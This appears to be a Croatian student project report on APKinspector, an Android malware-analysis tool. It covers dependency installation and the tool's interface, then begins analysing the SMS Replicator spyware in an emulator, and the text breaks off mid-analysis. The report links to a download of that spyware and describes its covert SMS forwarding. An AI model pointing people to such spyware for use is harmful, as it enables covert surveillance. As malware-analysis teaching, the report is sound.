SVEUČILIŠTE U ZAGREBU

FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

APKinspector

Valerio Franković

Voditelj: izv. prof. dr. sc. Marin Golub

Zagreb, 12., 2014.

Sadržaj

[1. Uvod 1](#_Toc406756587)

[2. Izgradnja i instalacija programa APKinspector 2](#_Toc406756588)

[2.1. Izgradnja i instalacija zavisnosti programa 2](#_Toc406756589)

[2.1.1. Instalacija Pythona 2](#_Toc406756590)

[2.1.2. Instalacija QT SDK 2](#_Toc406756591)

[2.1.3. Instalacija SIP-a 3](#_Toc406756592)

[2.1.4. Instalacija PyQTx 3](#_Toc406756593)

[2.1.5. Instalacija alata pip 4](#_Toc406756594)

[2.1.6. Instalacija alata Graphviz 4](#_Toc406756595)

[2.1.7. Instalacija alata pydot 4](#_Toc406756596)

[2.1.8. Instalacija alata apktool 5](#_Toc406756597)

[2.2. Pokretanje alata 5](#_Toc406756598)

[3. Grafičko sučelje 6](#_Toc406756599)

[3.1. Meni 7](#_Toc406756600)

[3.2. Glavna alatna traka 7](#_Toc406756601)

[3.3. Glavni prozor 8](#_Toc406756602)

[3.3.1. CFG 8](#_Toc406756603)

[3.3.2. Dalvik 8](#_Toc406756604)

[3.3.3. ByteCode 9](#_Toc406756605)

[3.3.4. Smali 9](#_Toc406756606)

[3.3.5. Java 9](#_Toc406756607)

[3.3.6. Call in/out 9](#_Toc406756608)

[3.3.7. Permission 9](#_Toc406756609)

[3.3.8. AndroidManifest.xml 9](#_Toc406756610)

[3.4. Sporedni prozor 10](#_Toc406756611)

[3.4.1. Files 10](#_Toc406756612)

[3.4.2. Strings 10](#_Toc406756613)

[3.4.3. Classes 10](#_Toc406756614)

[3.4.4. Methods 10](#_Toc406756615)

[3.4.5. APKInfo 10](#_Toc406756616)

[3.4.6. Radio gumbi 11](#_Toc406756617)

[4. Primjer analize zloćudnog programa 12](#_Toc406756618)

[4.1. Zadatak 12](#_Toc406756619)

[4.2. Instalacija programa 12](#_Toc406756620)

[4.3. Analiza programa 17](#_Toc406756621)

[4.4. Zaključak analize 32](#_Toc406756622)

[5. Kompatibilnost programa za rad na Windowsima 33](#_Toc406756623)

[5.1. Opis nefunkcionalnosti programa 33](#_Toc406756624)

[5.1.1. Prikaz podataka u kartici CFG 33](#_Toc406756625)

[5.1.2. Prikaz podataka u kartici AndroidManifest.xml 33](#_Toc406756626)

[5.1.3. Prikaz podataka u kartici Smali 33](#_Toc406756627)

[5.1.4. Prikaz *.java* datoteka 33](#_Toc406756628)

[5.2. Modificirani izvorni kodovi 34](#_Toc406756629)

[5.2.1. *xdotParser.py* 34](#_Toc406756630)

[5.2.2. APKtool.py 43](#_Toc406756631)

[5.2.3. JAD.py 45](#_Toc406756632)

[*5.2.4.* *StartQT.py* 47](#_Toc406756633)

[5.3. Napomene o programu 48](#_Toc406756634)

[6. Zaključak 49](#_Toc406756635)

[7. Literatura 50](#_Toc406756636)

# Uvod

APKinspector je slobodno dostupni alat za reverzni inženjering i analizu zloćudnih programa namijenjenih Androidu. Sadrži grafičko sučelje kojim se može prikazati struktura programskih modula što analitičarima omogućava odabir programa sigurnih za korištenje.

APKinspector može biti koristan dodatak alatima koji se koriste za forenziku zloćudnih programa. Pomaže stvarati izvješća za dopuštenja koje koristi program, traženje i filtriranje Stringova, razreda i metoda, preimenovanje korisnika itd. Neki od trenutačnih modela korištenih od APKinspectora su temeljeni na Androguardu.

Cilj projekta APKinspector je pomoć analitičarima i reverznim inženjerima da vizualiziraju kompajlirane Android pakete i njihove odgovarajuće DEX kodove. Korisnicima pruža i analitičke i grafičke funkcije da bi se stekao duboki uvid u zloćudni program.

Pruža sljedeće mogućnosti:

* CFG
* Poziv grafa
* Statička instrumentalizacija
* Analiza dozvola
* Dalvik kodove
* Smali kodove
* Java kodove
* APK informacije

Projekt je napravio Cong Zheng za vrijeme Google Summer of Code 2011. godine, a nadogradio ga je Yuan Tian za vrijeme Google Summer of Code 2012. godine. Napisan je u Pythonu, a koristi se framework PyQT jer pruža potpuno sučelje QT programima i python može jednostavno uzajamno djelovati s Androguardom.

# Izgradnja i instalacija programa APKinspector

Projekt se može preuzeti na stranici https://github.com/honeynet/apkinspector/ , a trenutno je još u alpha fazi s, nažalost, nekolicinom bugova.

## Izgradnja i instalacija zavisnosti programa

### Instalacija Pythona

Da bi se program mogao uspješno pokrenuti, potrebno je imati podršku za programski jezik Python. Da bi naredni koraci mogli biti uspješno izvršeni, preporučuje se instalacija Pythona 2.7 koji se može dohvatiti na sljedećoj poveznici:

<https://www.python.org/downloads/>

**Napomena.** *Potrebno je preuzeti inačicu 2.7.\*, a korisnik sam odabire između ponuđenih platformi*

### Instalacija QT SDK

Potrebno je dohvatiti QtSDK sa stranice <https://www.qt.io/download/> gdje korisnik može odabrati varijantu programa (Community, Indie Mobile, Proffesional, Enterprise). Preporučuje se odabir Community varijante jer za nju ne treba licenca, dok za druge treba.

1. **Windows korisnici**

Windows korisnici instaliraju program pokretanjem .exe datoteke. Nakon toga još moraju podesiti varijablu okruženja, a to se uradi tako da se ide u System (na Windows 8 se to uradi desnim klikom na Start ikonu te klikom na System), zatim se odabere Advanced System Settings te se u slijedom iskočenom prozoru odabere Environment Variables... . Nakon što iskoči još jedan prozor, treba se osigurati da je odabrana varijabla PATH te se klikne na EDIT... i na kraju Variable value: se doda „*;folder\_gdje\_je\_instaliran\_Qt/verzija/alat\_programiranja/bin;*“ (bez navodnika).

Pr. 1. *„;C:\Qt\5.3\android\_armv7\bin;“*

**Napomena.** *Korisnici trebaju pripaziti da ne ostavljaju prostora ispred prethodnog puta, dvotočke i puta koji dodaju jer u suprotnom neće ispravno raditi.*

Pr. 2. Neispravno

„*prvi\_put; drugi\_put*“

Pr. 3. Ispravno

„*prvi\_put;drugi\_put*“

1. **Linux korisnici**

Linux korisnici trebaju pokrenuti .run datoteku pritom koristeći root dozvolu. Nakon toga moraju namjestiti postavke okruženja, a to se napravi tako da se doda sljedeći kod na kraju /etc/profile :

*QTDIR=/opt/QtSDK/Desktop/Qt/473/gcc*

*PATH=$QTDIR/bin:$PATH*

*LD\_LIBRARY\_PATH=$QTDIR/lib:$LD\_LIBRARY\_PATH*

*Export QTDIR PATH LD\_LIBRARY\_PATH*

Zatim se spremi i izađe te se izvrše naredbe „*source /etc/profile*“ te „*sudo updatedb*“.

Ako se može izvršiti naredba „*qmake -v*“ i pritom se prikaže informacija verzije, znači da je Qt uspješno instaliran.

### Instalacija SIP-a

1. **Windows korisnici**

Windows korisnici ovaj korak mogu preskočiti te otići na sljedeći.

1. **Linux korisnici**

Linux korisnici mogu preuzeti SIP sa stranice <http://www.riverbankcomputing.com/software/sip/download> . Nakon toga, prvo se treba instalirati python-dev da ne bi bilo grešaka tijekom izvršavanja naredbe make. Zatim se u konzoli dođe do direktorija koji sadrži preuzete datoteke te se trebaju izvršiti naredbe sljedećim redoslijedom:

*python configure.py*

*make*

*make install*

### Instalacija PyQTx

PyQTx se preuzima sa stranice <http://sourceforge.net/projects/pyqt/files/>. Preporučuje se preuzimanje PyQT4.

1. **Windows korisnici**

Windows korisnici trebaju obratiti posebnu pažnju na dohvaćanje ispravne verzije, odnosno verzije specifične za Python 2.7.

1. **Linux korisnici**

Linux korisnici dohvaćaju inačicu *\*-x11-\*.tar.gz* te nakon toga redom izvršavaju sljedeće naredbe:

*tar xvfz PyQT-x11-verzija.tar.gz* (umjesto verzija ide verzija dohvaćene datoteke, npr. gpl-4.8.4)

*python configure.py –g* (zatim se odabere „yes“)

*make*

*make install*

### Instalacija alata pip

Ovo je opcionalan, ali preporučljiv korak jer olakšava daljnje korake. Dohvati se get-pip.py sa stranice <https://pip.pypa.io/en/latest/installing.html>, te dohvaćena datoteka instalira pip naredbom *python get-pip.py*.

### Instalacija alata Graphviz

Graphviz se dohvaća sa stranice <http://www.graphviz.org/Download.php>. Na dnu te stranice se klikne na *Agree* te se dohvati inačica za željenu platformu.

1. **Windows korisnici**

Windows korisnici instaliraju program pokretanjem .exe datoteke.

1. **Linux korisnici**

Linux korisnici izvršavaju redom ove naredbe:

*./configure –with-ortho=yes*

*make*

*make install*

U oba slučaja potrebno je dodati *instalacijski\_folder/bin* pod varijable okruženja kako je to opisano u koraku 2.1.2.

### Instalacija alata pydot

Pydot se instalira izvršavanjem sljedećih naredbi (neovisno o OS-u):

*pip install –Iv htpps://pypi.python.org/packages/source/p/pyparsing/pyparsing-1.5.7.tar.gz#md5=9be0fcdcc595199c646ab317c1d9a709*

*pip install pydot*

### Instalacija alata apktool

apktool se preuzima sa sljedeće stranice <https://code.google.com/p/android-apktool/>

.

1. **Windows korisnici**

Windows korisnici prvo trebaju dohvatiti skriptu za omatanje sa sljedeće stranice <https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/windows/apktool.bat> te nakon toga dohvaćaju apktool-2 s već prethodno navedene stranice. Dohvaćeni apktool-2 se preimenuje u apktool (ekstenzija mora biti .jar) te se *apktool.bat* i *apktool.jar* spremaju u proizvoljni privremeni direktorij, a nakon dohvaćanja projekta, u direktorij u kojemu se projekt spremio.

1. **Linux korisnici**

Linux korisnici prvo dohvaćaju skriptu za omatanje sa sljedeće stranice [https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool](https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool%20) te nakon toga dohvaćaju apktool-2 kojega se treba preimenovati u apktool (ekstenzija mora biti .jar). Nakon toga se obje datoteke moraju premjestiti u */usr/local/bin* (potrebna je root dozvola). Treba osigurati da se obje datoteke mogu izvršiti (naredba *chmod +x*).

## Pokretanje alata


Dohvati se projekt sa stranice projekta te se u datoteci pokrene alat *startQT* naredbom *python startQT.py*. Korisnicima Windowsa se preporučuje da prouče poglavlje 5 ovog dokumenta u slučaju nefunkcionalnog rada programa.

**Napomena.** *Moguće je da će nakon ovih koraka trebati instalirati python lib zavisnosti. Vjerojatno će trebati instalirati ipython ( pip install ipython ), numpy ( pip install numpy ) te python-scipy ( pip install git+htpp://github.com/scipy/scipy/ ).*

# Grafičko sučelje

Izgled glavnog prozora prikazan je na slici 3.1, a glavni prozor se može podijeliti na 4 logičke cjeline:

1. Meni
2. Glavna alatna traka
3. Glavni prozor
4. Sporedni prozor



*Slika 3.1. Grafičko sučelje*

## Meni

Meni omogućuje sljedeće opcije:

* **File(F)** – pruža mogućnosti otvaranja nove .apk datoteka, otvaranja spremljene analize, spremanja analize te izlaska iz programa
* **Edit(E)** – pruža skup naredbi za rad s textom (Undo, Cut, Copy, Paste, All)
* **Tools(T)** – pruža opcije traženja teksta te postavki Call in/out što će biti objašnjeno u nastavku teksta
* **Setting(S)** – pruža opciju postavki programa
* **Help(H)** – pruža informacije o tvorcima programa

**Meni**

*Slika 3.2. Meni*

## Glavna alatna traka

Funkcionalnosti glavne alatne trake su navedene u tablici 3.2.1.


|  |  |  |  |
| --- | --- | --- | --- |
| **Ikona u alatnoj traci** | **Ime stavke alatne trake** | **Pristup stavci preko menija** | **Opis** |
| Glavna traka - NEW | New(N) | File -> New | Otvaranje nove .apk datoteke |
| Glavna traka - OPEN | Open(O) | File -> Open | Otvaranje analize |
| Glavna traka - SAVE | Save(S) | File -> Save | Spremanje analize |
| Glavna traka - BACKWARD | Backward | - | Pomak na prethodnu analizu |
| Glavna traka - FORWARD | Forward | - | Pomak na sljedeću analizu |
| Glavna traka - BUILD APK | BuildAPK | - | Izgradnja APK-a |

*Tablica 3.1. Funkcionalnosti glavne trake*

## Glavni prozor

Glavni prozor je središnji prozor namijenjen statičnoj analizi zloćudnog programa. Sadrži sljedeće kartice:

* CFG (Control Flow Diagram)
* Dalvik
* ByteCode
* Smali
* Java
* Call in/out
* Permission
* AndroidManifest.xml



*Slika 3.3. Glavni prozor*

### CFG

Kartica grafa kontrole toka grafički prikazuje kontrolu toka Android programa. Zumiranje i povlačenje grafa je jednostavno omogućeno korištenjem računalnog miša. Kod u CFG-u je formatirani Dalvik kod. Pritiskom tipke Space, kada se odabere čvor na grafu, skače se na pogled koda. Ovo svojstvo je omogućeno Androguardom.

### Dalvik

Kartica Dalvik omogućuje pregled Dalvik koda. Dalvik je virtualni stroj koji može pokretati programe i kodove napisane u Javi. Standardni Java kompajler prevađa izvorni kod u Bytekod, a zatim se on kompajlira u .dex datoteku koju virtualni stroj Dalvik može čitati i koristiti. Dalvik kod dopušta pogled u to koji operacijski kod je nastao iz kojeg Java koda, tako da, kada nastane pogreška, trag stoga daje korisnu informaciju gdje je nastala ta pogreška.

Korisnik se može prebaciti u grafički prikaz desnim klikom miša te odabirom na “*Goto CFG*”. Također omogućuje pisanje bilješki, a linija bilješke je namijenjena da odgovara liniji Dalvik koda.

Ova kartica daje korisniku slobodu da preimenuje Stringove u Dalvik kodu, a originalno ime je sadržano u tablici za buduće upućivanje. Ta preinaka će biti vidljiva i u CFG-u.

### ByteCode

ByteCode kartica prikazuje “sirove” Dalvik bytekodove, a omogućuje i pisanje komentara. Ovo svojstvo je omogućeno Androguardom.

### Smali

Smali kartica prikazuje formatiran Smali kod te se također mogu pisati komentari. Može se odabrati Smali metoda da bi dobio Call in/out pogled. Ovo svojstvo je omogućeno alatima apktool i baksmali.

### Java

Kartica Java dopušta analitičarima pregled Java interpretacije izvora. Ovo svojstvo je u trenutku pisanja omogućeno alatima dex2jar i JAD, no tvorci projekta rade na tome da se koristi alat DED.

### Call in/out

Kartica Call in/out prikazuje odakle je određena metoda pozvana ili koje druge metode ona poziva.

### Permission

Kartica dozvola prikazuje tražene dozvole te gdje su, u izvorišnoj datoteci, upućivane. Alat koji omogućuje ovo svojstvo je Androguard.

### AndroidManifest.xml

Kartica AndroidManifest.xml prikazuje potpunu AndroidManifest.xml datoteku.

## Sporedni prozor

Sporedni prozor sadrži 5 kartica, tekstualno polje te dva radio gumba. Kartice su:

* Files
* Strings
* Classes
* Methods
* APKInfo

, a radio gumbi su:

* Filter
* Search

Sporedni prozor - kartice

*Slika 3.4. Kartice*

### Files

Kartica datoteka prikazuje sve izvorišne datoteke sadržane u paketu.

### Strings

Kartica Stringova prikazuje ASCII Stringove u paketu.

### Classes

Kartica razreda prikazuje razrede sadržane u paketu.

### Methods


Kartica metoda prikazuje stablasti pogled paketa programa namijenjenog za android do listova koji sadržavaju metode.

### APKInfo

Ovdje su sadržane sve globalne informacije o .apk datoteci te alatima. Sadrži informacije kao što sui me datoteke, verzija koda, ime verzije, paketi, primatelji, servisi te dozvole.

### Radio gumbi

Radio gumbi Search i Filter omogućuju analitičarima da brzo pretražuju Stringove, metode, razrede te datoteke.



*Slika 3.5. Radio gumbi*

# Primjer analize zloćudnog programa

Kao primjer se analizira zloćudni program SMS Replicator. Program je bio dostupan na GooglePlayu po cijeni od $4.99, a služi za špijuniranje, odnosno tajno slanje SMS poruka na bilo koji odabrani broj mobitela. Program, nakon preuzimanja i instalacije, sakrije se tako da ne pokazuje nikakvu ikonu ili procese vidljive korisniku. Također je stizao s deaktivacijskom lozinkom kojom bi se korisniku omogućio ulaz u postavke radi mijenjanja lozinke, broj mobitela na koji će se SMS proslijediti ili pak aktivacija/deaktivacija samog programa. Program je izbačen iz GooglePlaya nekoliko sati nakon distribucije. Može se preuzeti sa sljedeće stranice:

<http://getandroidstuff.com/download-sms-replicator-android-secret-spy-app/>


## Zadatak

Zadatak ove analize je instalirati program te zatim korištenjem programa APKinspector ustanoviti segmente zloćudnog koda.

## Instalacija programa


Budući da će u analizi ovog programa biti potrebno slati lažirane SMS poruke na virtualni uređaj, koristit će Android Virtual Device koji se nalazi u razvojnim alatima za Android, odnosno SDK-u (engl. Software Development Kit).

AVD se može pokrenuti unutar integriranog razvojnog okruženja (IDE – engl. Integrated Development Environment), preko komandne linije ili klikom na „*AVD Manager.exe”* datoteku. U ovoj analizi će se pokrenuti jednostavnim klikom na *.exe* datoteku, a ona se nalazi u direktoriju gdje je raspakiran SDK, u daljnjem tekstu označen kao *<SDK\_HOME\_FOLDER>*. Ako se ne nalazi tamo, tada „*AVD Manager.exe*” treba prekopirati iz „*<SDK\_HOME\_FOLDER>/tools/lib*” u „*<SDK\_HOME\_FOLDER>*”. Otvori se AVD Manager te se kreira novi virtualni uređaj klikom na Create...




*Slika 4.1. AVD*

Unesu se postavke uređaja te se zatim klikne na OK. Preporučuje se izrada uređaja s minimalnim performansama jer se AVD vrlo sporo učitava.




*Slika 4.2. Primjer postavki performansi*

Zatim se odabere stvoreni uređaj, klikne se na gumb Start... te u iskočnom prozoru na OK.




*Slika 4.3. AVD – pokretanje virtualnog stroja*

**

*Slika 4.4. AVD – Launch Options*

Nakon nekog vremena, trebao bi se učitati simulirani Android OS.




*Slika 4.5. Virtualni uređaj*

Program se instalira preko alata *adb* tako da se uđe u konzolu, dođe do direktorija u kojem je smještena *.apk* datoteka te zatim izda sljedeća naredba:

*adb install <ime\_programa>.apk*

, odnosno u ovom slučaju s:



*adb install SMS\_Replicator\_Secret.apk*

**

*Slika 4.6. Instalacija programa na Android uređaj*

## Analiza programa

Nakon instalacije, na Androidu nema naznake da je program instaliran. Ikone za pristup programu nema, pokrenuti servisi ne prikazuju ništa, a tek se pod instaliranim programima vidi da je program uistinu instaliran.




*Slika 4.7. Nije vidljiv ni pod programima ni pod procesima*

Sljedeći korak je izlistavanje svih procesa preko alata *adb*. To se uradi izdavanje naredaba:

